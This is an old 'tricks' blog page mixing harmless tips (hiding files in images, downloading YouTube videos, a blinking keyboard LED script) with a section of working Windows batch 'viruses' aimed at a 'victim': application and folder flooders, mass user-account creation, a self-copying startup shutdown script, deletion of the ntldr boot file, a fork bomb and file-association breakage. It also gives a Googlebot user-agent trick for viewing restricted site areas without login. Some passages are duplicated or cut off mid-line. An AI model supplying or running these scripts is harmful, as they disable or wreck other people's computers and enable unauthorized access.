
Saturday, May 10, 2014

Learn To Hide Files Behind The Images
Learn To Hide Files Behind The Images
In order to do this you should have basic understanding of command line.
1. Select an image to be used for hiding file behind the image.
2. Now select file to hide behind the image and make it in .RAR format. With the help of the WinRAR
3. And most important is that paste both the files on desktop. You may do this anywhere instead of desktop if you have some basic understanding of command line.
4. Now open cmd by going to Start > Accessories > Command Prompt and type following commands in it.

5. CD stands for change directory by typing above command you change your directory to desktop. After that type command given below.

6. *Replace imagename.jpg with the name of image you want your file to be hidden behind. Don't forget to add image format (Eg: .jpg,.png,.gif)
*Replace filename with name of your file you want to hide. It must be in .rar format.Finally Replace finalimage.jpg with whatever name you want your final imagewith hidden files should be. This is the image where your file will be hidden.
6. Now when you will try to open this newly created image it will open as normal image, but to open you hidden file you need follow steps given below.
How to access the hidden file ?
In order to do this you should have basic understanding of command line.
1. Select an image to be used for hiding file behind the image.
2. Now select file to hide behind the image and make it in .RAR format. With the help of the WinRAR
3. And most important is that paste both the files on desktop. You may do this anywhere instead of desktop if you have some basic understanding of command line.
4. Now open cmd by going to Start > Accessories > Command Prompt and type following commands in it.
cd desktop
5. CD stands for change directory by typing above command you change your directory to desktop. After that type command given below.
Copy /b imagename.jpg + filename.rar finalimage.jpg
6. *Replace imagename.jpg with the name of image you want your file to be hidden behind. Don't forget to add image format (Eg: .jpg,.png,.gif)
*Replace filename with name of your file you want to hide. It must be in .rar format.Finally Replace finalimage.jpg with whatever name you want your final imagewith hidden files should be. This is the image where your file will be hidden.
6. Now when you will try to open this newly created image it will open as normal image, but to open you hidden file you need follow steps given below.
How to access the hidden file ?
To access your hidden file you need to open the newly created image in winrar. Just follow simple steps given below to do that.
1. Open winrar
2. Now locate your image and open it or simply drag your image in winrar.
3. Extract the file and done.
How To Download Youtube Videos without any software?

How To Download Youtube Videos without any software?
1. First Go to Youtube Homepage.
2. Then select the video you want to download. I will demonstrate with video url given below.
http://www.youtube.com/
Now add save or ss or kick before youtube and press enter.
3. After adding any of the above keyword the above link will become.
http://www.saveyoutube.com/
Or
http://www.ssyoutube.com/
Or
http://www.kickyoutube.com/
4. Now you will be redirected to a new page from where you can download youtube videos in any format of your choice. You may also download only the soundtrack of the video in mp3 format.
AWESOME NOTEPAD TRICKS

Welcome , let's learn some cool and awesome notepad tricks which you can enjoy
1)To make your pc talk
Open a text file in notepad and write:
Dim msg, sapi
msg=InputBox("Enter your text","Talk it")
Set sapi=CreateObject("sapi.spvoic
sapi.Speak msg
Save the file with a (*.vbs) extension, it will create a VBScript File.
It will prompt you for a text when u open the file, input the text and press ok."
u will hear now what u typed..
2)Popping CD Drives
This will make the CD drives constantly pop out
Set oWMP = CreateObject(”WMPlayer.OCX.7″)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 100
loop
3)Endless Notepads
This will pop up endless notepads until the computer freezes and crashes
**Code:-
@ECHO off
:top
START %SystemRoot%\system32\notepad.
GOTO top
Application Bomber
@echo off // It instructs to hide the commands when batch files is executed
:x //loop variable
start winword
start mspaint //open paint
start notepad
start write
start cmd //open command prompt
start explorer
start control
start calc // open calculator
goto x // infinite loop
This code when executed will start open different applications like paint,notepad,command prompt repeatedly, irritating victim and ofcourse affecting performance.
3) Folder flooder
@echo off
:x
md %random% // makes directory/folder.
goto x
Here %random% is a variable that would generate a positive no. randomly. So this code would make start creating folders whose name can be any random number.
4) User account flooder
@echo off
:x
net user %random% /add //create user account
goto x
This code would start creating windows user accounts whose names could be any random numbers.
5) Shutdown Virus
copy anything.bat “C:\Documents and Settings\Administrator\Start Menu\Programs\Startup”
copy anything.bat “C:\Documents and Settings\All Users\Start Menu\Programs\Startup” //these two commands will copy the batchfile in start up folders (in XP)
shutdown -s -t 00 //this will shutdown the computer in 0 seconds
Note : Files in Start up folder gets started automatically when windows starts . You should first two lines of code in every virus code so that it would copy itself in startup folder. Start up folder path in Windows 7 is C:\Users\sys\AppData\Roaming\M
Everytime the victim would start the computer, the batch file in start up would run and shutdown the computer immediately. You can remove this virus by booting the computer in Safe Mode and deleting the batch file from Start Up folder.
6) Deleting boot files
Goto C drive in Win XP , Tools->Folder Option->View
Now Uncheck the option 'Hide operating system files' and check option 'Show hidden files and folders'. Click apply
Now you can see the operating system files. There is a one file 'ntldr' which is boot loader used to boot the windows.
Lets make a batch file to
delete this file from victim's computer and the windows will not start then.
attrib -S -R -H C:\ntldr // -S,-R,-H to clear system file attribute, read only attribute , hidden file attribute respectively
del ntldr //delete ntldr file
After running this batch file , system will not reboot and a normal victim would definitely install the windows again.
7) Fork Bomb
%0|%0 //Its percentage zero pipe percentage zero
This code creates a large number of processes very quickly in order to saturate the process table of windows. It will just hang the windows .
8) Extension Changer
@echo off
assoc .txt=anything // this command associates extension .txt with filetype anything.
assoc .exe=anything
assoc .jpeg=anything
assoc .png=anything
assoc .mpeg=anything
Every extension is associated with a filetype like extension ‘exe’ is is associated with filetype ‘exefile’. To see them, just enter command ‘assoc’ in command prompt.
Above code changes the association of some extensions to filetype ‘anything’ (means u can write anything) which obviously doesn’t exist. So all exe (paint,games,command prompt and many more),jpeg,png,mpeg files wudn’t open properly.
9) How To Make Keyboard LED Dance ?
*Open Notepad and copy below codes into it.
Set wshShell =wscript.CreateObject("WScript
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop
* Then save this file as led.vbs (.vbs is must)
* Open your save file and see your keyboard led blinking like disco lights.
How To Disable Blinking LED ?
* First open Task Manager (ctrl+alt+del)
* Then Go to process tab.
* Select wscript.exe
* Click on End process.
How To Create Undeletable And Unrenamable Folders ?
How To Create Undeletable And Unrenamable Folders ?
- Go to Start and then Click on Run
- Type cmd & hit enter (To open Command Prompt ).
- Remember you cannot create Undeletable & unrenamable folder in your root directory (i.e. where the windows is installed) That means you can't make this kind of folder in C: drive if you installed windows on C:
- Type D: or E: and hit enter
- Type md con\ and hit enter (md - make directory)
- You may use other words such as aux, lpt1, lpt2, lpt3 up to lpt9 instead of con in above step.
- Open that directory, you will see the folder created of name con.
- Try to delete that folder or rename that folder windows will show the error message.
How to delete that folder ?
It is not possible to delete that folder manually but you can delete this folder by another way mentioned below.- Open Command Prompt
- Type D: ( if u created this type of folder in D: drive) & hit enter
- Type rd con\ (rd - remove directory)
- Open that directory and the folder will not appear because it is removed.
Free Access To Websites Without Registering
Free Access To Websites Without Registering
Go to
-Bug Me Not
and type the URL of the website you want to log into.
Examples:
-http://www.nytimes.com/, -http://www.winnetmag.com/
etcetera.
Another (and better) way is changing the user agent of your browser to:
Googlebot/2.1+
-http://sh.st/wB1NN
This is very easy in Mozilla's Firefox. Download and install the User Agent Switcher from
-http://www.chrispederick.com/work/firefox/useragentswitcher/
and add the Googlebot user agent.
Have fun, Dead Dreamer!
-]Edit[- Now this was just browsing entire forum without even needing to login to view restricted areas, and it works on other sites
And no, you cant access the hidden forums either, already tried that
Go to
-Bug Me Not
and type the URL of the website you want to log into.
Examples:
-http://www.nytimes.com/, -http://www.winnetmag.com/
etcetera.
Another (and better) way is changing the user agent of your browser to:
Googlebot/2.1+
-http://sh.st/wB1NN
This is very easy in Mozilla's Firefox. Download and install the User Agent Switcher from
-http://www.chrispederick.com/work/firefox/useragentswitcher/
and add the Googlebot user agent.
Have fun, Dead Dreamer!
-]Edit[- Now this was just browsing entire forum without even needing to login to view restricted areas, and it works on other sites
And no, you cant access the hidden forums either, already tried that
Making Your Keyboard Led Light Dance Trick

How to make keyboard LED dance??
1. Open Notepad and copy below codes into it.
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop
2. Then save this file as led.vbs (.vbs is must)
3. Open your save file and see your keyboard led blinking like disco lights.
How to Disable blinking Lights?
1. First open Task Manager (ctrl+alt+del)
2. Then Go to process tab.
3. Select wscript.exe
4. Click on End process.
3. Select wscript.exe
4. Click on End process.
Subscribe to:
Posts (Atom)